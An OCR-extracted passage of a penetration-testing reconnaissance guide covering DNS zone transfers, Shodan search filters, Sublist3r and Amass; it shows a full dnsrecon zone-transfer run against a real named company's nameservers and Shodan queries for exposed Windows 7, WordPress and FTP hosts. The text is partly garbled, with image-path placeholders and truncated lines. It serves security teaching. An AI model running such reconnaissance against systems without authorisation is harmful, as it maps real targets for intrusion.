```

Figure 2.39




Figure 2.40

The first image shows a domain weberdns.de with DNSSEC configured and the last image shows another domain facebook.com without DNSSEC configuration

In addition, a successful zone transfer can reveal internal resources that may be publicly available and therefore easily targeted.

Example of successful zone transfer:

```
root@kali:~# dnsrecon -d intelbras.com.br -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for intelbras.com.br name servers
[*] Resolving SOA Record
['SOA', 'ns.intelbras.com.br', '192.100.206.137']
[+]      SOA ns.intelbras.com.br 192.100.206.137
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns.intelbras.com.br 192.100.206.137
[*]     NS ns.intelbras.com.br 2801:80:be0:d::df23
[*]     NS ns2.intelbras.com.br 189.125.77.87
[*]     NS ns1.intelbras.com.br 192.100.206.138
[*]     NS ns1.intelbras.com.br 2801:80:be0:d::6ed8
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 192.100.206.137
[+] [['NS', 'ns.intelbras.com.br', '192.100.206.137'], ['NS', 'ns.intelbras.com.br', '28
e0:d::df23'], ['NS', 'ns2.intelbras.com.br', '189.125.77.87'], ['NS', 'ns1.intelbras.com
192.100.206.138'], ['NS', 'ns1.intelbras.com.br', '2801:80:be0:d::6ed8']] Has port 53 TC
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
Traceback (most recent call last):
  File "/usr/share/dnsrecon/lib/dnshelper.py", line 431, in zone_transfer
    zone = self.from_wire(dns.query.xfr(ns_srv, self._domain))
  File "/usr/share/dnsrecon/lib/dnshelper.py", line 359, in from_wire
    for r in xfr:
  File "/usr/lib/python3/dist-packages/dns/query.py", line 964, in xfr
    raise TransferError(rcode)
dns.query.TransferError: Zone transfer error: REFUSED
```

Figure 2.41

```
[*] Trying NS server 189.125.77.87
[+] [['NS', 'ns.intelbras.com.br', '192.100.206.137'], ['NS', 'ns.intelbras.com.br', '2801:80:b
e0:d::df23'], ['NS', 'ns2.intelbras.com.br', '189.125.77.87'], ['NS', 'ns1.intelbras.com.br', '
192.100.206.138'], ['NS', 'ns1.intelbras.com.br', '2801:80:be0:d::6ed8']] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]     NS ns.intelbras.com.br 192.100.206.137
[*]     NS ns.intelbras.com.br 2801:80:be0:d::df23
[*]     NS ns1.intelbras.com.br 192.100.206.138
[*]     NS ns1.intelbras.com.br 2801:80:be0:d::6ed8
[*]     NS ns2.intelbras.com.br 189.125.77.87
[*]     NS ns-884.awsdns-46.net 205.251.195.116
[*]     NS ns-884.awsdns-46.net 2600:9000:5303:7400::1
[*]     NS ns-1.awsdns-00.com 205.251.192.1
[*]     NS ns-1.awsdns-00.com 2600:9000:5300:100::1
[*]     NS ns-1586.awsdns-06.co.uk 205.251.198.50
[*]     NS ns-1586.awsdns-06.co.uk 2600:9000:5306:3200::1
[*]     NS ns-1256.awsdns-29.org 205.251.196.232
[*]     NS ns-1256.awsdns-29.org 2600:9000:5304:e800::1
[*]     NS ns-625.awsdns-14.net 205.251.194.113
[*]     NS ns-625.awsdns-14.net 2600:9000:5302:7100::1
[*]     NS ns-1481.awsdns-57.org 205.251.197.201
[*]     NS ns-1481.awsdns-57.org 2600:9000:5305:c900::1
[*]     NS ns-462.awsdns-57.com 205.251.193.206
[*]     NS ns-462.awsdns-57.com 2600:9000:5301:ce00::1
[*]     NS ns-2015.awsdns-59.co.uk 205.251.199.223
```

Figure 2.42

An implementation flaw in your DNS server could reveal your company's sensitive information and allow attackers to harvest that information for malicious purposes.


Hardening Guide to DNS

https://tools.cisco.com/security/center/resources/dns_best_practices

have i been pwned


The Site Have i been pwned created by troy hunt, contains information about leaked database, where users can check if their email is in a leak and thus take preventive measures. Or it can be used the other way around, mainly for attackers to check if there has been a leak of passwords for their emails and use it as an attack vector.

https://haveibeenpwned.com/



insect

The world's largest directory of online surveillance security cameras, which can be used to track security cameras from certain businesses or in the surprise finding a camera from your own company exposed on the Insecam website.




Shodan


Shodan is a search engine that allows users to search various types of servers connected to the Internet using a variety of filters. Some have also described it as a service banner search engine, which is metadata that the server sends back to the client.

In the same format as Google, you have queries that you can use to search within shodan, whether specific categories and the like.

OS:"Windows 7"




Searching for windows 7 operating systems




Searching for Canon HTTP Server Servers




It returns misconfigured wordpress web applications



Return minecraft servers



Brings only devices, servers and networks in Brazil




Returns FTP servers exposed only in Brazil

If you want to consult other types of query and even merge in your queries to bring more accurate results, I recommend this repository.

https://github.com/jakejarvis/awesome-shodan-queries
https://www.shodan.io/search/filters
https://github.com/JavierOlmedo/shodan-filters


In addition, some applications show CVE's of vulnerabilities that can be useful in discovering potential security holes.



sublist3r

Sublist3r is a python tool designed to enumerate website subdomains using OSINT. It helps penetration testers and bug hunters to collect and assemble subdomains for the domain they target. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu and Ask.
Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.


This is the Sublist3r repository




https://github.com/aboul3la/Sublist3r

Let's clone the repository, using the command

git clone https://github.com/aboul3la/Sublist3r



Now let's access the folder and download the requirements to use the tool




pip install -r requirements.txt
pip3 install -r requirements.txt

After that, let's run Sublist3r to enumerate our target's subdomains. The most interesting thing is that this tool already comes with built-in subbrute, so it's a perfect choice, but not the only one.



To start the tool, just type: python3 sublist3r.py -d “domain.com” and wait for it to enumerate.

This is the result I got through the tool, there were countless lines



A simple tool to use, but that makes a lot of difference at the time of a PenTest, I recommend that it stay in your arsenal.

amass

The Amass OWASP Project performs attack surface network mapping and external asset discovery using open source intelligence gathering and active reconnaissance techniques.

Let's download the tool, using apt-get install as follows: apt-get install amass

```
┌─[root@joas-parrot]─[/home/joasa]
└──╼ #apt-get install amass
A ler as listas de pacotes... Pronto
A construir árvore de dependências... Pronto
A ler a informação de estado... Pronto
The following additional packages will be installed:
  amass-common
Serão instalados os seguintes NOVOS pacotes:
  amass amass-common
0 pacotes actualizados, 2 pacotes novos instalados, 0 a remover e 780 não actualizados.
É necessário obter 16,3 MB de arquivos.
